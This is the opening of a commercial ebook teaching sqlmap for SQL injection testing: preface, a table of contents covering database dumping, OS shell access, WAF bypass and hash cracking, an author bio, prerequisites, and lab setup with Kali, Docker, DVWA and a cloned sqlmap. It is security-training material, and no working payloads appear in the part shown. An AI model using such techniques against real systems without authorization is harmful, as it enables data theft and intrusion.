

The Practical Guide to sqlmap for SQL Injection Ebook

Preface

Just wanted to drop a quick note and say thank you for supporting Cybr by having purchased this Ebook! I hope you enjoy it as much as I enjoyed creating it, and please don't hesitate to reach out (christophe@cybr.com) if I can help with anything at all.



Happy learning,
Christophe Limpalair
Cybr, Inc.

Copyright and notice

Version 1.0 - 8/27/2021

Copyright © 2021 by Cybr, Inc. All Rights Reserved. No part of this document may be reproduced or transmitted in any form or by any means without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law.

Every effort has been made in the preparation of this document to ensure the accuracy of the information presented. However, the information contained in this document is sold without warranty, either express or implied. Neither the authors, nor Cybr, Inc., will be held liable for any damages caused or alleged to have been caused directly or indirectly by this document.



Table of Contents

[Table of Contents](#)

[About the course](#)

[About the course](#)

- [About the course author](#)
- [Pre-requisites](#)
- [Setting up our lab environment](#)
 - [Creating a home lab environment](#)
 - [Downloading the latest sqlmap \(optional\)](#)
- [sqlmap Overview](#)
 - [What is sqlmap?](#)
 - [sqlmap Features](#)
 - [What sqlmap *isn't*](#)
 - [sqlmap FAQ](#)
 - [Conclusion](#)
 - [sqlmap: An introduction](#)
 - [sqlmap Documentation](#)
 - [Conclusion](#)
 - [Techniques used by sqlmap](#)
 - [Boolean-based blind](#)
 - [Time-based blind](#)
 - [Error-based](#)
 - [UNION query-based](#)
 - [Stacked queries](#)
 - [Conclusion](#)
 - [Features and usage](#)
 - [Phase 1: Fingerprint](#)
 - [Phase 2: Enumerate](#)
 - [Phase 3: Takeover](#)
 - [Conclusion](#)
 - [Understanding the source code](#)
 - [sqlmap Repo Structure](#)
 - [Conclusion](#)
 - [Knowledge check](#)
- [sqlmap Options Deep Dive](#)
 - [Navigating the options sections](#)
 - [Using vulnserver.py](#)
 - [Finding vulnserver.py](#)
 - [Running vulnserver.py](#)
 - [Exploring the vulnserver.py source code](#)
 - [Conclusion](#)
- [Main Options](#)
 - [Options](#)
 - [h, --help](#)
 - [-hh](#)
 - [--version](#)
 - [-v VERBOSE](#)
 - [Conclusion](#)
 - [Target](#)
 - [-u URL](#)
 - [-d DIRECT](#)
 - [-l LOGFILE](#)
 - [-m BULKFILE](#)
 - [-r REQUESTFILE](#)
 - [-g GOOGLEDORK](#)
 - [-c CONFIGFILE](#)
 - [Conclusion](#)
 - [Quiz knowledge check](#)

[Practical knowledge check](#)

[Challenges](#)

[Answers](#)

[Request Options](#)

[HTTP headers, methods, and data](#)

[-A AGENT, --user-agent & --random-agent](#)

[--mobile](#)

[-H HEADER, --headers](#)

[--method=METHOD](#)

[--data=DATA](#)

[--param-del=PARAM_DEL](#)

[--host=HOST](#)

[--referer=REFERER](#)

[Conclusion](#)

[Cookies](#)

[--cookie=COOKIE](#)

[--cookie-del=COOKIE_DEL](#)

[--drop-set-cookie](#)

[--live-cookies=FILE](#)

[--load-cookies=FILE](#)

[Conclusion](#)

[HTTP authentication](#)

[--auth-type=AUTH_TYPE](#)

[--auth-cred=CRED](#)

[--auth-file=AUTH_FILE](#)

[--ignore-code=IGNORE_CODE](#)

[Conclusion](#)

[Proxies and using sqlmap anonymously](#)

[--proxy=PROXY](#)

[--proxy-file=PROXY_FILE](#)

[--proxy-cred=PROXY_CRED](#)

[--proxy-freq=PROXY_FREQUENCY](#)

[--ignore-proxy](#)

[--tor](#)

[--tor-port=PORT & --tor-type=TYPE](#)

[--check-tor](#)

[--delay=DELAY](#)

[Conclusion](#)

[CSRF tokens](#)

[--csrf-token=CSRF_TOKEN](#)

[--csrf-url=CSRF_URL](#)

[--csrf-method=METHOD](#)

[--csrf-retries=RETRIES](#)

[Conclusion](#)

[General options](#)

[--ignore-redirects](#)

[--ignore-timeouts](#)

[--timeout=TIMEOUT](#)

[--retries=RETRIES](#)

[--randomize=RPARAM](#)

[--safe-url, --safe-post, --safe-req, --safe-freq](#)

[--skip-urlencode](#)

[--force-ssl](#)

[--chunked](#)

[--hpp](#)
[Conclusion](#)
[Eval](#)
[--eval=CODE](#)
[Practical knowledge check](#)
[Challenges](#)
[Answers](#)
[Optimization Options](#)
[Optimization](#)
[--predict-output](#)
[--keep-alive](#)
[--null-connection](#)
[--threads=THREADS](#)
[-o](#)
[Conclusion](#)
[Injection Options](#)
[Injection part 1](#)
[-p TESTPARAMETER](#)
[--skip=SKIP](#)
[--skip-static](#)
[--param-exclude=PARAM_EXCLUDE](#)
[--param-filter=PARAM_FILTER](#)
[--dbms=DBMS](#)
[--dbms-cred=DBMS_CREDS](#)
[--os=OS](#)
[Conclusion](#)
[Injection part 2](#)
[--invalid-bignum, --invalid-logical, --invalid-string](#)
[--no-cast](#)
[--no-escape](#)
[--prefix=PREFIX, --suffix=SUFFIX](#)
[Conclusion](#)
[Tamper scripts](#)
[--tamper=TAMPER](#)
[Conclusion](#)
[Detection Options](#)
[Detection](#)
[--level=LEVEL](#)
[--risk=RISK](#)
[--string=STRING, --not-string=NOT_STRING, --regexp=REGEXP](#)
[--code=CODE, --text-only, --titles](#)
[--smart](#)
[Conclusion](#)
[Practical Knowledge Check](#)
[Challenges](#)
[Answers](#)
[Techniques Options](#)
[Techniques part 1](#)
[--technique=TECHNIQUE](#)
[--union-cols=UCOLS](#)
[--union-char=UCHAR](#)
[--union-from=UFROM](#)
[Conclusion](#)
[Techniques part 2](#)

[-time-sec=TIMESEC](#)
[-dns-domain=DNS](#)
[-second-url=SEC, -second-req=SEC](#)
[Conclusion](#)

[Fingerprinting Options](#)
[Fingerprinting](#)
[-f, -fingerprint](#)
[Conclusion](#)

[Practical Knowledge Check](#)
[Challenges](#)
[Answers](#)

[Enumeration Options](#)
[Enumeration part 1](#)
[-a, --all](#)
[-b, --banner](#)
[--current-user](#)
[--is-dba](#)
[--current-db](#)
[--hostname](#)
[--users](#)
[--passwords](#)
[--privileges](#)
[--roles](#)
[Conclusion](#)

[Enumeration part 2](#)
[--dbs](#)
[--tables, -D DB, --exclude-sysdbs](#)
[--columns](#)
[--schema](#)
[--count](#)
[--dump](#)
[--dump-all](#)
[--search, -C COL, -T TBL, -D DB](#)
[--comments](#)
[--statements](#)
[-D DB, -T TBL, -C COL](#)
[-X EXCLUDE](#)
[-U USER](#)
[Conclusion](#)

[Enumeration part 3](#)
[--where=DUMPWHERE](#)
[--start=LIMITSTART, --stop=LIMITSTOP](#)
[--first=FIRSTCHAR, --last=LASTCHAR](#)
[--pivot-column=PIVOT](#)
[--sql-query=SQLQUERY, --sql-shell, --sql-file=SQLFILE](#)
[Conclusion](#)

[Practical Knowledge Check](#)
[Challenges](#)
[Answers](#)

[Brute Force Options](#)
[Brute force](#)

[UDF Options](#)
[User-defined function injection](#)
[--udf-inject, --shared-lib=SHLIB](#)

[Conclusion](#)

[File, OS, and Windows registry access](#)

[File system access](#)

[--file-read=FILE_READ](#)

[--file-write=FILE_WRITE, --file-dest=FILE_DEST](#)

[Conclusion](#)

[Operating system access](#)

[--os-cmd=OSCMD](#)

[--os-shell](#)

[--os-pwn, --os-smbrelay, --os-bof, --priv-esc, --msf-path=MSFPATH, --tmp-path=TMPPATH](#)

[Conclusion](#)

[Windows registry access](#)

[--reg-read](#)

[--reg-add](#)

[--reg-key=REGKEY](#)

[--reg-value=REGVAL](#)

[--reg-data=REGDATA](#)

[--reg-type=REGTYPE](#)

[--reg-del](#)

[Examples](#)

[Conclusion](#)

[Practical knowledge check](#)

[Challenges](#)

[Answers](#)

[General & Miscellaneous](#)

[General part 1](#)

[-s SESSIONFILE](#)

[-t TRAFFICFILE](#)

[--batch](#)

[--answers=ANSWERS](#)

[--base64=base64](#)

[--base64-safe](#)

[--binary-fields=BINARY_FIELDS](#)

[--check-internet](#)

[--cleanup](#)

[--crawl=CRAWLDEPTH](#)

[--crawl-exclude=CRAWL_EXCLUDE](#)

[Conclusion](#)

[General part 2](#)

[--csv-del=CSVDEL](#)

[--charset=CHARSET](#)

[--dump-format=DUMP_FORMAT](#)

[--encoding=ENCODING](#)

[--eta](#)

[--flush-session](#)

[--forms](#)

[--fresh-queries](#)

[--gpage=GOOGLEPAGE](#)

[--har=HARFILE](#)

[--hex](#)

[--output-dir=OUTPUT_DIR](#)

[Conclusion](#)

[General part 3](#)

[--parse-errors](#)

[--preprocess=PRE](#)
[--postprocess=POST](#)
[--repair](#)
[--save=SAVECONFIG](#)
[--scope=SCOPE](#)
[--skip-heuristics](#)
[--skip-waf](#)
[--table-prefix=TABLE_PREFIX](#)
[--test-filter=TEST_FILTER](#)
[--test-skip=TEST_SKIP](#)
[--web-root=WEBROOT](#)

[Conclusion](#)

[Miscellaneous](#)

[-z MNEMONICS](#)
[--alert=ALERT](#)
[--beep](#)
[--dependencies](#)
[--disable-coloring](#)
[--list-tampers](#)
[--offline](#)
[--purge](#)
[--results-file=RESULTS_FILE](#)
[--shell](#)
[--tmp-dir=TMPDIR](#)
[--unstable](#)
[--update](#)
[--wizard](#)

[Conclusion](#)

[Practical knowledge check](#)

[Challenges](#)

[Answers](#)

[sqlmap in Action](#)

[Information gathering](#)

[Launch the OWASP Juice Shop environment](#)
[Information Gathering](#)
[Researching the target's tech stack](#)
[Finding a potentially vulnerable endpoint](#)
[Setting our context to stay in scope](#)
[Poking around with sqlmap](#)
[Conclusion](#)

[Finding an SQL injection vulnerability](#)

[Using —data](#)
[Identifying our mistake and why it's not working](#)
[Using —ignore-code](#)
[Increasing —level and —risk options](#)
[Dealing with connection reset errors](#)
[Comparing the number of HTTP requests](#)
[The successful SQLi payload](#)
[Conclusion](#)

[Exploiting an SQL injection vulnerability to extract data](#)

[SQLite restrictions](#)
[Enumerating Tables](#)
[Finding alternative techniques to time-based blind](#)
[Enumerating emails and passwords](#)


Using SQL Shell	
Conclusion	
Cracking extracted password hashes	
Popular tools for cracking hashes	
Locating Kali's default wordlists	
Identifying the hash type	
Using John the Ripper to crack the hashes	
Conclusion	
Bypassing WAFs	
What are WAFs	
What are WAFs?	
Bypassing WAFs	
Conclusion	
WAF identification	
Where to look	
Detection Techniques	
WAF Fingerprints	
Evasion Techniques	
How sqlmap Identifies WAFs	
identYwaf	
Conclusion	
Manual WAF bypass	
Why manual WAF bypass is critical to sqlmap WAF bypass	
Evasion Techniques	
Known Bypasses	
Conclusion	
WAF bypass with sqlmap	
sqlmap's WAF detection	
Vulnserver.py Example	
OWASP Juice Shop	
sqlmap Options to Bypass WAFs	
Combining the manual approach with sqlmap's tamper scripts	
Conclusion	
Running sqlmap as an API	
Why run sqlmap as an API?	
Multiple users having access to the same installation	
Run sqlmap on a dedicated machine	
Have sqlmap be part of your deployment pipeline	
Integrate closer with proxy tools (Burp)	
Conclusion	
How to run sqlmap as an API	
sqlmapapi.py	
Starting our API server	
Using the sqlmap API Client	
Conclusion	
Conclusion	
Additional resources	
Cheat sheets	
sqlmap links	
Useful tools	
What now?	
Apply what you've learned towards...	
Ask questions, and get clarification!	
Share the course!	

[Outro](#)

[Thank you!](#)

[Did you know?](#)

About the course



About the course

sqlmap is an incredibly powerful tool for finding and exploiting SQL injection vulnerabilities. There are so many different options and so many features that can make the difference between finding and not finding vulnerabilities in pentest and bug bounty engagements — and that's why I created this course.

By the way, because sqlmap is open source software maintained primarily by 2 different authors in their free time, I'm also donating a portion of each sale generated by this course directly to the sqlmap project to help continue its development and maintenance. So by purchasing this course, you're not only going to learn how to use sqlmap in-depth, but you're also supporting this wonderful project. So thank you very much.

In this video, I'll explain a little bit about how this course is structured so that you can navigate it. I'll also show you where you can download resources and cheat sheets that are included with the course, and I'll give a high-level overview of what you can expect to learn.

The main goal of this course is to make you proficient in the use of sqlmap for professional engagements. I want this to be a resource for you that not only helps you build a very solid foundation, but also acts as a practical guide that you can use throughout your career — in addition to sqlmap's official documentation.

That's why I've laid out the course in 3 main sections:

1. Getting started with the course (where you are right now), creating a home lab environment, and the basics of sqlmap: not only will the home lab help you follow along throughout the course, but it will also show you how to quickly spin up test environments for you to practice sqlmap's options. As we cover the basics of sqlmap, we'll also

take a look at how the source code is structured, how you can find payloads used by the tool, and other important files and configurations that you can modify as you become a more advanced user of sqlmap

2. sqlmap Options Deep Dive: In this section, we look at every single option and feature that sqlmap has to offer with examples and explanations of how and when to use those options, and of course, how to configure them
3. sqlmap in action (the practical section): While most of the course is built with practice in mind, this last section takes everything that we've learned about sqlmap's features and options, and implements it in real-world scenarios. That way you can see how options can be used together in order to troubleshoot problems, implement sqlmap in your development and deployment pipelines, or use the tool in pentest and bug bounty engagements.

For those reasons, I do recommend going from top to bottom and completing each section one after the other in order to get the most out of this course. With that said, I also understand that you might have a specific need right now that could be solved with just one or two of these sections, and so you might want to go directly there in order to save time. For example, if you're currently struggling to bypass a Web Application Firewall with sqlmap for a bug bounty program, then feel free to jump directly to the "Bypassing WAFs" section.

And then going back and filling in your knowledge gaps with the remaining sections.

Before you get started, I'd also highly encourage you to download all of the included resources. It's really quick and easy: go to the [main course page](#), scroll down to just above the course syllabus where you will see a Course tab and a Materials tab. Click on the Materials tab and you will see all of the available downloads. These will be helpful as you go through the course, but also as you use sqlmap in your professional engagements.

Finally, I'd encourage you to join our Discord server by going to <https://cybr.com/discord> where you will be able to interact directly with me and with students of this course and our other courses. This is a great place to ask questions and contribute, and so are our forums which you can find by going to <https://cybr.com/forums>.

That's it for this About the Course video, I hope you are as excited to get started as I am, so let's go ahead and complete this lesson, and I'll see you in the next.

About the course author

Hey! I'm Christophe Limpalair, and I'm the author of this course! I'll keep this short and sweet so you can learn a little bit more about me, who I am, and what my background is. If you don't care and would rather get straight to learning, please feel free to skip this lecture! I know some people like to learn more about the person who will be teaching them, so that's why I created this lesson.

Some of you may have already taken courses from me on Cybr, while others may have seen me on Linux Academy which was a cloud, Linux, and DevOps training platform. Back in 2016, I sold my first online IT business to Linux Academy, where I then created multiple AWS training courses, including certification-prep training, and also helped develop, maintain, and defend our hands-on labs platform. We were acquired and merged with a competitor called ACloudGuru, and they just announced being acquired by Pluralsight this year (2021).

So I've been training individuals all the way to Fortune 500 companies for about 6 years now, which means I've seen everything from great technical implementations to bad technical implementations.

Before that, I was a web developer, and in fact, I got started when I was about 11 years old. I had just moved from France to the United States. I had no friends and nothing to do and turned to computers. I started with building web apps, then desktop apps, and eventually played around with creating and defending against malware, simply for the sake of learning.

Some of my first web apps to get publicly deployed were compromised literally within days.

I had no idea how, but I wanted to learn, and so I did. Back then, there were not nearly as many resources as there are today, but to be honest, in some ways, that's actually overwhelming, and I hear that from students all of the time: there's

either a lack of accessible and affordable training resources, or there are so many that conflict with each other that you don't know where to start or where to go next.

So now, I create entry to intermediate-level training for cybersecurity topics, and whenever I'm not creating content, I'm usually helping people in our community, or I'm bug bounty hunting.

I hope that you like my training content. Whether you do or don't, I would love to hear your feedback as I'm always looking to improve and I directly implement feedback in my existing and upcoming courses.

So don't hesitate to reach out either on Discord, our Cybr forums, or even directly via my email christophe@cybr.com

Thanks for watching this, let me know if you have any questions, otherwise, let's get started with the course!

Pre-requisites

Really quickly before we move on, I did want to highlight some pre-requisites that you should have before taking this course.

Pre-requisites

SQL

Databases

Web Development

In order to fully utilize SQLMap, it's important that you have a solid foundation in these areas:

SQL

You should know SQL pretty well. You don't have to be a Database Administrator, but if you don't know what I mean by SQL, then I would stop here and I would go find a course dedicated to SQL. Then, I would recommend that you check out my Injection Attacks course, because you will also need to learn about SQL injections before you can really understand this tool. Otherwise, it's like buying a car when you've never driven one before. Yes, technically you can try to drive it, but you're probably going to crash.

Databases

What they are, how they work.

Different database engines and their differences (ie: MySQL vs SQLite).

You don't have to be an expert in this, of course, but if you don't understand what I mean by database engines, that would be a red flag. Stop here and go find a database course!

Web or Software Development

At least understand how applications are built, structured, and how they use databases, because otherwise finding SQL injections is going to be very difficult, and you need to be able to find potential areas of attack to configure & use sqlmap properly.

So I would say that those are the main 3 areas that you should be at least familiar with before taking this course. If any thing I said in this lesson is foreign to you, and you don't understand it, or you're rusty because it's been a while since you've touched SQL (for example), then I would just try and brush up on that first, and then come right back and keep going!

Conclusion

If you feel like you're missing some of these pre-requisites, I'd definitely recommend pausing here and filling in those gaps first. The rest of the content will make a lot more sense once you've built that foundation, and it will also set you up for future and more advanced topics.

Otherwise, that's it, go ahead and complete this lesson, and let's get started!

Setting up our lab environment

Creating a home lab environment

In this lesson, we walk through setting up our environment in order to follow along with the hands-on demonstrations throughout the course. This is an important lesson to complete if you want to apply what you're learning hands-on, so if you get stuck at any point in time, please reach out and we'll help you resolve the issue so that you can move on.

The first thing we need to configure is Kali Linux, which is a free Linux distribution that's often used for digital forensics and penetration testing. The reason we want to use Kali is because it comes pre-installed with many of the tools we'll be using throughout the course, which will help us get going and avoid issues that can come from running different operating systems.

If you already have a lab environment set up, feel free to skip ahead to the section of this lesson called "**Installing Docker in Kali**" and pick up from there.



Creating a Kali Virtual Machine with VirtualBox

Don't worry, this step is not difficult and it doesn't take too much time. And again, this is all free. If you don't already have VirtualBox or VMWare, go ahead and download whichever one you prefer, but I'll be using VirtualBox.

All you have to do is go to [virtualbox.org](https://www.virtualbox.org) and download the latest version for your current operating system. I'm on a mac, so I'll download the OS X version, but if you're on Windows you would download that version.

Then, follow the steps to install VirtualBox. At this point, if you have any issues during the installation and you can't figure out a solution, please reach out in our forums and we'll be glad to help.

Once you have VirtualBox installed and running, it's time to set up Kali Linux.

I'll use an OVA version. This is a very simple way of getting Kali up and running without having to configure a lot of settings, and it will work just fine for this course.

First, we'll want to download Kali at this URL: <https://www.kali.org/downloads/>

Since we're using the OVA version and VirtualBox, we'll need to click on this link: <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>

And we'll download the 64-Bit version. This can take a few minutes to a couple of hours depending on your internet connection.

While that's downloading, a quick note for those on Windows: if you have WSL (Windows Subsystem for Linux) on Windows 10 installed, some students have reported issues with downloading and updating packages inside of Kali. The following sub-section addresses that issue. If you don't have WSL installed, you can skip this section. If you're not sure what it is and you are running Windows 10, follow the steps below just in case.

Optional: WSL fix

Open up a Windows PowerShell with admin privileges and type in this command:

```
bcdedit /set hypervisorlaunchtype off
```


You may want to reboot just for good measure. You can always re-enable it whenever you need, but that should prevent issues with labs in this course.

End of Optional: WSL fix

Once you've downloaded the OVA, go to VirtualBox and Import the Appliance (File -> Import Appliance), or simply open the OVA file.

Then, start the import process. This can take a few minutes.

Importing the Kali OVA into VirtualBox



After importing the appliance we can check the machine's settings and tweak anything that we'd like. This is where you can add more resources to the virtual machine, for example, but I'm personally going to leave it to defaults. We're now ready to start the machine.

Log in using *kali/kali* as username/password (we will change this in a moment). Then, you'll probably need to resize the window since it's usually very small when you first start it. You can do that from the View menu, or by dragging the corner of the window.

Now that we're logged in, let's change the default password.

Changing the default password

```
passwd
```

Make sure you read the instructions because people oftentimes blow through those steps and wonder why it doesn't work :-). The system will ask you to put in your *current password* first, then your new password twice.

Now that we've got a new password, let's install Docker.

Installing Docker in Kali

```
sudo apt update
sudo apt install -y docker.io
```

At this point, the docker service is started but not enabled. If you want to enable docker to start automatically after a reboot, which won't be the case by default, you can type:

```
sudo systemctl enable docker --now
```

The last step is to add our non-root user to the docker group so that we can use Docker:

```
sudo usermod -aG docker $USER
```

We now need to reload settings so that this permissions change applies. **The best way to reload permissions is to log out and back in.**

If you don't want to do that, a quick workaround that will only apply to the current terminal window is:

```
newgrp docker
```

If that doesn't work, try to reboot the system. Otherwise, you may find that other terminal windows haven't reloaded settings and you may get "permission denied" errors. But, if you'd rather not log out or reboot at this time, you can use the above command.

Running our target environment with Docker

With docker installed, we can now pull in different environments as we need them, without having to install any other software for those environments.

The Damn Vulnerable Web Application (DVWA)

For example, if we want to run the Damn Vulnerable Web Application, we can do that with this simple command:


```
docker run --rm -it -p 80:80 vulnerables/web-dvwa
```

If that doesn't work, try running this command first:

```
docker pull vulnerables/web-dvwa
```

and *then* re-run the `docker run` command above.

You'll have to wait until it downloads the needed images and starts the container. After that, it will show you the apache access logs so you can see requests going through the webserver.

A terminal window with a dark background and light blue text. The window title is 'kali@kali'. The first command is '\$ docker run -it ubuntu bash'. Below it, there is a Docker welcome message with links to 'https://hub.docker.com/' and 'https://docs.docker.com/get-started/'. Then, several commands are entered: 'sudo systemctl start docker', 'sudo systemctl enable docker^C', 'sudo groupadd docker' (which returns 'groupadd: group 'docker' already exists'), 'sudo usermod -aG docker \$USER', and 'newgrp docker'. Finally, the command 'docker run --rm -it -p 80:80 vulnerables/web-dvwa' is entered, followed by a message 'Unable to find image 'vulnerables/web-dvwa:latest' locally' and a list of layers being pulled from 'vulnerables/web-dvwa:latest', including '3e17c6eae66c' and '0c57df616dbf'.

You can navigate to 127.0.0.1 in your browser in order to access the web application.

It will ask you to login, and you can use the username *admin* and password *password*. Initially, you will be redirected to localhost/setup.php where you can check configurations and then create the database. It should automatically redirect you to log in again, but if it doesn't, scroll down and click on login to re login.

Please note that you'll have to do these quick steps each time you take down your environment and bring it back up. So if you take a break from the course and come back later after shutting down the environment, you'll have to use the docker run command again.

Do manually shut down the environment, go back to the terminal window where we started the container, and use **Ctrl + C** or **Cmd + C** to get our terminal back and terminate the docker environment.

Now that we've got our lab environment up and running, it's time to download sqlmap!

Recap


To recap, here's what we accomplished in this lesson:

1. We downloaded and installed VirtualBox
2. We downloaded and imported Kali Linux into VirtualBox
3. We launched our Kali Linux Virtual Machine (VM)
4. We changed the default password of our Kali VM
5. We installed and configured Docker on Kali
6. We launched the DVWA (Damn Vulnerable Web Application) using Docker

You now have a home lab environment that we will use throughout this course. See you in the next lesson!

Downloading the latest sqlmap (optional)

By default, sqlmap comes pre-installed with Kali Linux, so as long as you followed the steps in the prior lesson and downloaded the latest Kali image, then you should have a very up-to-date sqlmap installation. This means that technically you can skip this lesson since you don't have to have the latest version in order to complete this course. In fact, I'll personally be using the `#stable` version of sqlmap (the one pre-installed on Kali) instead of the latest `#dev` version. I just wanted to show you how to download the `#dev` version and explain the difference in case you ever want to use that one.



With that said, usually the version pre-installed in Kali is not going to be the *latest* version of sqlmap. As you can see here, our version of sqlmap is `1.4.11#stable`. The term stable can mean a few different things when it comes to software and is up to the developers to define its meaning, but it typically means that the version has ironed out most of the major bugs and issues, and so it is the intended version to be used by most users. So this is a good version to use.



But again, we can check and see if there are newer versions by going to the project's [GitHub repository](https://github.com/sqlmapproject/sqlmap) and checking releases.

We can see that there *is* a newer release with a version bump to `1.5`.

Let's go ahead and download this version to our Kali installation!

We can use a few different methods to download the latest version, including by downloading archives, or by cloning the Git repository.

```
git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
```

A benefit of cloning the repository is that you can easily update your version by pulling changes through git at a later time, versus if you download an archive, that archive is "stuck in time" so to speak. You'd have to regularly go back out and download the latest archive to update.

So it's up to you, but we have git installed on this machine so I'll go ahead and use that method.

As you can see though by the ending of our command, this should be treaded as a `-dev` (development) version of sqlmap, meaning that it's the cutting edge and there may be some unknown or known bugs. But it also means that you get the latest features.

So it's a tradeoff to be aware of, and the version that you choose to use is up to you!

Going into our new directory:

```
cd sqlmap-dev
```

We can run this version by typing `python3 sqlmap.py` and we will see version `1.5.4.5#dev` (you might see something slightly different depending on when you're taking the course).

